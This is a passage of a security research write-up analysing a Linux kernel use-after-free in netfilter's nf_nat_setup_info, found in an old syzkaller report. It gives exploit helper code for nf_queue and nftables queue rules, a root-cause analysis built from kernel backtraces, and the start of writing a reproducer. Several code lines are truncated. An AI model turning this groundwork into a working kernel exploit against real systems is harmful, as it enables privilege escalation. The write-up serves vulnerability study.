14          exit(EXIT_FAILURE);
15      }
16
17      queue_socket_portid = mnl_socket_get_portid(nlsock_queue);
18
19      nlh = nfq_nlmsg_put(buf, NFQNL_MSG_CONFIG, QUEUE_NUM); // [2]
20      nfq_nlmsg_cfg_put_cmd(nlh, AF_INET, NFQNL_CFG_CMD_BIND);
21
22      if (mnl_socket_sendto(nlsock_queue, nlh, nlh->nlmsg_len) < 0) {
23          perror("mnl_socket_send");
24          exit(EXIT_FAILURE);
25      }
26
27      nlh = nfq_nlmsg_put(buf, NFQNL_MSG_CONFIG, QUEUE_NUM);
28      nfq_nlmsg_cfg_put_params(nlh, NFQNL_COPY_PACKET, 0xffff);
29
30      // enable NFQA_CFG_F_CONNTRACK // [3]
31      mnl_attr_put_u32(nlh, NFQA_CFG_FLAGS, htonl(NFQA_CFG_F_GSO | NFQA_CFG_F_CONN
32      mnl_attr_put_u32(nlh, NFQA_CFG_MASK, htonl(NFQA_CFG_F_GSO | NFQA_CFG_F_CONNT
33
34      if (mnl_socket_sendto(nlsock_queue, nlh, nlh->nlmsg_len) < 0) {
35          perror("mnl_socket_send");
36          exit(EXIT_FAILURE);
37      }
38
39      mnl_socket_setsockopt(nlsock_queue, NETLINK_NO_ENOBUFS, &ret, sizeof(int));
40
41      return ret;
42  }
```

[1] : Open a Netlink socket to communicate with the `nf_queue` module. Userland receives notifications about queued packets through this socket. It is also used to send a verdict (such as `NF_ACCEPT`, `NF_DROP`, or `NF_REPEAT`) to control what happens to the packet next.
[2] : The `nf_queue` module supports multiple queues. We select a specific queue (e.g., `QUEUE_NUM`) to use during the entire exploitation process.

Setup Queue Point

Use the `queue` expression in `nf_tables` to setup queue point.

I wrote a function called `setup_nft_queue_with_condition()` to register a chain at the given hook (`hooknum`) and priority (`prio`). The chain contains a rule with a `queue` expression that queues packets to userland:

```c
// Register a chain with a rule that queues packets based on the first byte of t
int setup_nft_queue_with_condition(char *chain_name, uint32_t hooknum, uint32_t
    chain c = make_chain(base_table, chain_name, 0, hooknum, prio, NULL);

    expr e_payload = make_payload_expr(NFT_PAYLOAD_TRANSPORT_HEADER, UDP_HEADER_
    expr e_cmp = make_cmp_expr(NFT_REG32_00, NFT_CMP_EQ, byte_to_compare);
    expr e_queue = make_queue_expr(QUEUE_NUM, 0, 0);

    expr list_e[3] = {e_payload, e_cmp, e_queue};
    rule r = make_rule(base_table, chain_name, list_e, ARRAY_SIZE(list_e), NULL,

    batch b = batch_init(MNL_SOCKET_BUFFER_SIZE * 2);
    batch_new_chain(b, c, family);
    batch_new_rule(b, r, family);

    return batch_send_and_run_callbacks(b, nlsock, NULL);
}
```

Naturally, we don’t want to queue all packets, only specific ones. Others should pass through automatically without notify userspace. To handle this, I added two more expressions before the `queue` expression: `payload` and `cmp`.

Here's how it works: When a packet hits the queue point, the rule extracts the first byte of the packet's payload (using the `payload` expression) and compares it with a target value (`byte_to_compare`) using the `cmp` expression.

- If it matches, the packet is queued to `QUEUE_NUM`.
- If it doesn't, the packet passes through as normal.

To work with the queue point, I use the `send_udp_packet()` function:

```c
void send_udp_packet(uint8_t first_byte) {
    int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);

    struct sockaddr_in addr;
    addr.sin_family = AF_INET;
    addr.sin_port = htons(UDP_PORT);
    addr.sin_addr.s_addr = inet_addr("127.0.0.1");

    sendto(sock, &first_byte, 1, 0, (struct sockaddr *)&addr, sizeof(addr));
    close(sock);
}
```

This function sends a UDP packet to localhost with the first byte of the payload set to `first_byte`.

Interact with Queued Packet

We can interact with queued packets by sending a verdict back to `nf_queue`:

```
1  void nfq_send_verdict(int queue_num, uint32_t id, int verdict) {
2      char buf[MNL_SOCKET_BUFFER_SIZE];
3      struct nlmsghdr *nlh;
4  
5      nlh = nfq_nlmsg_put(buf, NFQNL_MSG_VERDICT, queue_num);
6      nfq_nlmsg_verdict_put(nlh, id, verdict);
7  
8      if (mnl_socket_sendto(nlsock_queue, nlh, nlh->nlmsg_len) < 0) {
9          perror("mnl_socket_send");
10         exit(EXIT_FAILURE);
11     }
12 }
```

- `id`: A unique identifier for the packet, assigned when the packet is queued. This ID distinguishes the packet from others in the same queue. It's obtained from the netlink notification sent by `nf_queue` when a packet is queued.
- `verdict`: Determines the fate of the packet. Use `NF_ACCEPT` to let the packet continue through the network stack, or `NF_DROP` to discard it.

III. The Forgotten Syzkaller Report

After reviewing several auto-obsoleted reports and confirming that many were indeed invalid (e.g., this report fixed by this commit but the report was never marked as closed), I came across an interesting one:

https://syzkaller.appspot.com/bug?id=7ea6ce528ef080e1f57c6acc681bc58154e4413a:


```
**KASAN: use-after-free Write in nf_nat_setup_info**
Status: auto-obsoleted due to no activity on 2023/05/10 12:28
```

This report:

- Originally reported on 2023/02/01: a 2-year-old report
- Use-after-free (write)
- No reproducer was provided

Similar bugs reported by syzkaller for Linux 6.1:

- 2024/02/02: https://syzkaller.appspot.com/bug?id=8bfd2ea885f39b4d68e51d801a6297a5367b572f
- 2024/11/21: https://syzkaller.appspot.com/bug?extid=e501cd2c647c6837c80d



▼ Similar bugs (3)

Kernel	Title	Repro	Cause bisect	Fix bisect	Count	Last	Reported	Patched	Status
linux-6.1	KASAN: use-after-free Write in nf_nat_setup_info (2)				5	129d	152d	0/3	auto-obsoleted due to no activity on 2025/03/01
linux-6.1	KASAN: use-after-free Write in nf_nat_setup_info				1	421d	421d	0/3	auto-obsoleted due to no activity on 2024/05/12

This suggests that the bug may still be present, at least in the Linux kernel 6.1.

IV. Root Cause Analysis of a “no reproducer” Syzkaller UAF Report

To find the root cause of a Use-After-Free (UAF) bug, we need to determine:

- The target object
- The lifecycle of the object:
  - Allocation
  - Free
  - Use

Because no reproducer is provided in this report, we will analyze the backtrace to understand the root cause.

(All the backtraces below are taken from syzkaller report: 2024/02/02)


4.1 Allocation Backtrace

Plaintext

```
...
kzalloc include/linux/slab.h:689 [inline]
nf_ct_tmpl_alloc+0x90/0x1f4 net/netfilter/nf_conntrack_core.c:550
nft_ct_set_zone_eval+0x3c8/0x600 net/netfilter/nft_ct.c:270
expr_call_ops_eval net/netfilter/nf_tables_core.c:214 [inline]
```

```
nft_do_chain+0x440/0x1544 net/netfilter/nf_tables_core.c:264
nft_do_chain_ipv4+0x1a4/0x2d8 net/netfilter/nft_chain_filter.c:23
nf_hook_entry_hookfn include/linux/netfilter.h:142 [inline]
nf_hook_slow+0xc8/0x1f4 net/netfilter/core.c:614
nf_hook include/linux/netfilter.h:257 [inline]
NF_HOOK+0x22c/0x3d4 include/linux/netfilter.h:300
ip_rcv+0x78/0x98 net/ipv4/ip_input.c:569
...
```

The object allocation occurs at nft_ct_set_zone_eval+0x3b9/0x5c0 net/netfilter/nft_ct.c:270:



```c
#ifdef CONFIG_NF_CONNTRACK_ZONES
static void nft_ct_set_zone_eval(const struct nft_expr *expr,
                                 struct nft_regs *regs,
                                 const struct nft_pktinfo *pkt)
{
        // [skipped]

        ct = nf_ct_get(skb, &ctinfo);
        if (ct) /* already tracked */
                return;

        // [skipped]

        ct = this_cpu_read(nft_ct_pcpu_template);

        if (likely(refcount_read(&ct->ct_general.use) == 1)) {
                refcount_inc(&ct->ct_general.use);
                nf_ct_zone_add(ct, &zone);
        } else {
                /* previous skb got queued to userspace, allocate temporary
                 * one until percpu template can be reused.
                 */
                ct = nf_ct_tmpl_alloc(nft_net(pkt), &zone, GFP_ATOMIC);  // nft_
                if (!ct) {
                        regs->verdict.code = NF_DROP;
                        return;
                }
        }

        nf_ct_set(skb, ct, IP_CT_NEW);
}
#endif
```

`nft_ct_set_zone_eval()` is the `ct` expression's eval function. It is called when a packet is evaluated against a rule that contains a `ct` expression.

The target object is `struct nf_conn`, allocated by the `nf_ct_tmpl_alloc()` function:

C

```
1   /* Released via nf_ct_destroy() */
2   struct nf_conn *nf_ct_tmpl_alloc(struct net *net,
3                                    const struct nf_conntrack_zone *zone,
4                                    gfp_t flags)
5   {
6           struct nf_conn *tmpl, *p;
7
8           if (ARCH_KMALLOC_MINALIGN <= NFCT_INFOMASK) { // false
9                   // [skipped]
10          } else {
11                  tmpl = kzalloc(sizeof(*tmpl), flags); // nf_ct_tmpl_alloc+0x90/0
12                  if (!tmpl)
13                          return NULL;
14          }
15
16          tmpl->status = IPS_TEMPLATE;
17          write_pnet(&tmpl->ct_net, net);
18          nf_ct_zone_add(tmpl, zone);
19          refcount_set(&tmpl->ct_general.use, 1);
20
21          return tmpl;
22  }
```

More precisely, the target object is a `struct nf_conn` with `status = IPS_TEMPLATE`. For clarity, I'll call it the `template nf_conn`.

4.2 Free Backtrace

The free backtrace is as follows:

```
...
kfree+0xcc/0x1b8 mm/slab_common.c:1007
nf_ct_tmpl_free net/netfilter/nf_conntrack_core.c:571 [inline]
nf_ct_destroy+0x198/0x298 net/netfilter/nf_conntrack_core.c:593
nf_conntrack_destroy+0x124/0x2c8 net/netfilter/core.c:703
nf_conntrack_put include/linux/netfilter/nf_conntrack_common.h:37 [inline]
skb_release_head_state+0x180/0x28c net/core/skbuff.c:846
skb_release_all net/core/skbuff.c:854 [inline]
__kfree_skb net/core/skbuff.c:870 [inline]
kfree_skb_reason+0x178/0x47c net/core/skbuff.c:893
```

```
nf_hook_slow+0x188/0x1f4 net/netfilter/core.c:619
nf_hook include/linux/netfilter.h:257 [inline]
NF_HOOK+0x22c/0x3d4 include/linux/netfilter.h:300
...
```

The target object is freed at nf_ct_destroy+0x198/0x298 net/netfilter/nf_conntrack_core.c:593:

```c
void nf_ct_destroy(struct nf_conntrack *nfct)
{
	struct nf_conn *ct = (struct nf_conn *)nfct;

	pr_debug("%s(%p)\n", __func__, ct);
	WARN_ON(refcount_read(&nfct->use) != 0);

	if (unlikely(nf_ct_is_template(ct))) { // [1]
		nf_ct_tmpl_free(ct); // nf_ct_destroy+0x198/0x298 net/netfilter/
		return;
	}

	// implicit else [2]

	// [skipped]

	nf_conntrack_free(ct);
}
```

The `nf_ct_destroy()` has two flows:

[1] : free flow for `template nf_conn`

[2] : free flow for `normal nf_conn`

The `template nf_conn` object is freed via flow [1] by `nf_ct_tmpl_free()`:

```c
void nf_ct_tmpl_free(struct nf_conn *tmpl)
{
        kfree(tmpl->ext);

        if (ARCH_KMALLOC_MINALIGN <= NFCT_INFOMASK) // false
                // [skipped]
        else
                kfree(tmpl);
}
```

This function frees `nf_conn->ext` and the `nf_conn` itself.

4.3 UAF Backtrace

The UAF backtrace is:

```
hlist_add_head_rcu include/linux/rculist.h:593 [inline]
nf_nat_setup_info+0x1778/0x2188 net/netfilter/nf_nat_core.c:633
__nf_nat_alloc_null_binding net/netfilter/nf_nat_core.c:664 [inline]
nf_nat_alloc_null_binding net/netfilter/nf_nat_core.c:670 [inline]
nf_nat_inet_fn+0x80c/0xad4 net/netfilter/nf_nat_core.c:759
nf_nat_ipv4_fn net/netfilter/nf_nat_proto.c:645 [inline]
nf_nat_ipv4_local_in+0x1bc/0x4bc net/netfilter/nf_nat_proto.c:708
nf_hook_entry_hookfn include/linux/netfilter.h:142 [inline]
nf_hook_slow+0xc8/0x1f4 net/netfilter/core.c:614
nf_hook include/linux/netfilter.h:257 [inline]
NF_HOOK+0x22c/0x3d4 include/linux/netfilter.h:300
```

UAF occurs at nf_nat_setup_info+0x1778/0x2188 net/netfilter/nf_nat_core.c:633

```c
```

```c
unsigned int
nf_nat_setup_info(struct nf_conn *ct,
                  const struct nf_nat_range2 *range,
                  enum nf_nat_manip_type maniptype)
{

        // [skipped]

        if (maniptype == NF_NAT_MANIP_SRC) {
                unsigned int srchash;
                spinlock_t *lock;

                srchash = hash_by_src(net, nf_ct_zone(ct),
                                      &ct->tuplehash[IP_CT_DIR_ORIGINAL].tuple);
                lock = &nf_nat_locks[srchash % CONNTRACK_LOCKS];
                spin_lock_bh(lock);
                hlist_add_head_rcu(&ct->nat_bysource, //  nf_nat_setup_info+0x17
                                   &nf_nat_bysource[srchash]);
                spin_unlock_bh(lock);
        }

        // [skipped]

        return NF_ACCEPT;
}
```

The UAF occurs when an `template nf_conn` is inserted into the `nf_nat_bysource` hash table.

Specifically, in `hlist_add_head_rcu()` function, [hlist_add_head_rcu include/linux/rculist.h:593]:

```c
static inline void hlist_add_head_rcu(struct hlist_node *n,
                                      struct hlist_head *h)
{
        struct hlist_node *first = h->first;

        n->next = first;
        WRITE_ONCE(n->pprev, &h->first);
        rcu_assign_pointer(hlist_first_rcu(h), n);
        if (first)
                WRITE_ONCE(first->pprev, &n->next); // hlist_add_head_rcu includ
}
```

The UAF occurs when the `pprev` field of the first element in `nf_nat_bysource` hash table is overwritten. This indicates that the first element in the list is freed but not unlinked from the list.

The function `nf_nat_cleanup_conntrack()` is responsible for unlinking an `nf_conn` from the `nf_nat_bysource` hash table. However, after tracing its callers, I found out that this function is not invoked for `template nf_conn`. Revisiting `nf_ct_destroy()` function:

```c
void nf_ct_destroy(struct nf_conntrack *nfct)
{
        struct nf_conn *ct = (struct nf_conn *)nfct;

        pr_debug("%s(%p)\n", __func__, ct);
        WARN_ON(refcount_read(&nfct->use) != 0);

        if (unlikely(nf_ct_is_template(ct))) {
                nf_ct_tmpl_free(ct); // [1]
                return;
        }

        // [skipped]

        nf_conntrack_free(ct); // [2]
}
```

`nf_nat_cleanup_conntrack()` is only called for `normal nf_conn` objects by the `nf_conntrack_free()` function [2].

4.4 Root Cause

The root cause of this UAF is that the kernel frees a `template nf_conn` without unlinking it from the `nf_nat_bysource` hash table.

This “free-without-unlink” pattern is also the root cause of the CVE-2022-32250. xD

A simple static analysis of the backtrace is enough to reveal the root cause. Our next step is to write a reproducer that can trigger this KASAN report.


V. Crafting a Reproducer to Trigger the KASAN UAF

To write a reproducer, we must answer the following questions:

1. How to allocate a `template nf_conn` by calling `nft_ct_set_zone_eval()`?
2. How to call `nf_nat_setup_info()`?
3. How to bring the allocated `template nf_conn` to `nf_nat_setup_info()`?
4. How to free a `template nf_conn`?
5. How to link another `nf_conn` to the `nf_nat_bysource` hash table at the same bucket to trigger the uaf write?


5.1 Allocate a template nf_conn by calling nft_ct_set_zone_eval()

`nft_ct_set_zone_eval()` is the eval function of the `ct` expr in `nf_tables`:



```c
#ifdef CONFIG_NF_CONNTRACK_ZONES
static const struct nft_expr_ops nft_ct_set_zone_ops = {
        .type           = &nft_ct_type,
        .size           = NFT_EXPR_SIZE(sizeof(struct nft_ct)),
        .eval           = nft_ct_set_zone_eval,
        .init           = nft_ct_set_init,
        .destroy        = nft_ct_set_destroy,
        .dump           = nft_ct_set_dump,
        .reduce         = nft_ct_set_reduce,
};
#endif
```

Before analyzing the `eval` function, it's important to understand the `init` function - `nft_ct_set_init()` - which is called when a rule containing this expression is created and added to a chain. It initializes the expression's private data and allocates necessary resources:

